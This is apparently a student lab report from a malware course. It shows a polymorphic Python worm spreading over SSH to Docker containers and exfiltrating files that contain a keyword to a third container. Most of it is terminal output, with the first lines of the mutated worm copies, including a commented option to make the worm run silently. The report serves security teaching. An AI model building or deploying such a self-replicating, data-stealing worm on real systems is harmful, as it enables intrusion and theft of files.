
This code snippet fetches the file names from its directory path, then the files are read from the host machine and sent to the exfiltrated machine.

Before executing the attack:


Current directory files before attack:

```
seed@CSE406:~/Desktop/Malware/Code$ ls
1805088_3.py
seed@CSE406:~/Desktop/Malware/Code$
```


Docker Container of ip 172.17.0.2 files before attack:



Docker Container of ip 172.17.0.3 files before attack:




Docker Container of ip 172.17.0.4, where the files that gonna get infected will be exfiltrated, files before attack:



After Executing the Attack:

After executing the attack, there will be a logical copy (not exact copy) of the file 1805088_3.py in the remote machines of ip 172.17.0.2 and 172.17.0.3. Apart from this, all the files containing “abracadabra” in all the directories at each level is collected and transferred to target machine, and then it will be sent to a target machine of ip address 172.17.0.4.



```
seed@CSE406:~/Desktop/Malware/Code$ ls
1805088_3.py  a1.txt  a11.txt  a13.txt  a2.foo  a5.foo  a6.txt
seed@CSE406:~/Desktop/Malware/Code$
```

The files (in all the directories at each level) containing “abracadabra” are transferred to the host machine.

```
root@8f24c10305d3:~# ls
1805088_3.py  Dir1  a1.txt  a2.foo  a3.txt
root@8f24c10305d3:~#
root@8f24c10305d3:~#
root@8f24c10305d3:~# head -20 1805088_3.py
#!/usr/bin/env python

# File hash: baed03fb99255765b53418da55aef16df9565e87a853418a8ba466981d268f78 and id: c8f7087b-6c8e-43d1-ae6c-401cecf52a36
import sys
import paramiko
import scp
import select
import signal
import os, base64, random, string, hashlib, uuid


## You would want to uncomment the following two lines for the worm to c8f7087b-6c8e-43d1-ae6c-401cecf52a36
## work silently: c8f7087b-6c8e-43d1-ae6c-401cecf52a36
#sys.stdout = open(os.devnull, 'w') c8f7087b-6c8e-43d1-ae6c-401cecf52a36
#sys.stderr = open(os.devnull, 'w') c8f7087b-6c8e-43d1-ae6c-401cecf52a36

def sig_handler(signum,frame): os.kill(os.getpid(),signal.SIGKILL)
signal.signal(signal.SIGINT, sig_handler)

debug = 1
root@8f24c10305d3:~#
```

Above, we can see the files in the docker container of IP 172.17.0.2 and a glimpse of the modified **1805088_3.py** in the remote machine.(File hash and id may be different during your testing).

```
root@7d85eccd329b:~# ls
1805088_3.py  Dir1  a11.txt  a22.txt
root@7d85eccd329b:~# head -20 1805088_3.py
#!/usr/bin/env python

# File hash: ffaacceb02b9d038a1cab0db82c214fb595d0ee00d87dc407842a44540447d59 and id: 5ceb18d9-f6ec-443b-9aab-a347a8c03837
import sys
import paramiko
import scp
import select
import signal
import os, base64, random, string, hashlib, uuid


## You would want to uncomment the following two lines for the worm to 5ceb18d9-f6ec-443b-9aab-a347a8c03837
## work silently: 5ceb18d9-f6ec-443b-9aab-a347a8c03837
#sys.stdout = open(os.devnull, 'w') 5ceb18d9-f6ec-443b-9aab-a347a8c03837
#sys.stderr = open(os.devnull, 'w') 5ceb18d9-f6ec-443b-9aab-a347a8c03837

def sig_handler(signum,frame): os.kill(os.getpid(),signal.SIGKILL)
signal.signal(signal.SIGINT, sig_handler)

debug = 1
root@7d85eccd329b:~#
```

Here, we can see the files in the docker container of IP 172.17.0.3 and a glimpse of the modified 1805088_3.py in the remote machine.(File hash and id may be different during your testing).

N.B: File hash and uid for the two copies of **1805088_3.py** in the containers 172.17.0.2 & 172.17.0.3 must be different as seen above two photos.

Below you can see the exfiltrated files in the target machine(172.17.0.4):

```
root@091d280e7ef4:~# ls
a1.txt  a11.txt  a13.txt  a2.foo  a5.foo  a6.txt
root@091d280e7ef4:~# cat a1.txt
Hello from abracadabra
root@091d280e7ef4:~# cat a11.txt
Another abracadabra
root@091d280e7ef4:~# cat a13.txt
At very depth, here is a abracadabra
root@091d280e7ef4:~# cat a2.foo
World of abracadabracaabra
root@091d280e7ef4:~# cat a5.foo
abracadabra is not fun
root@091d280e7ef4:~# cat a6.txt
Another abracadabra
root@091d280e7ef4:~#
```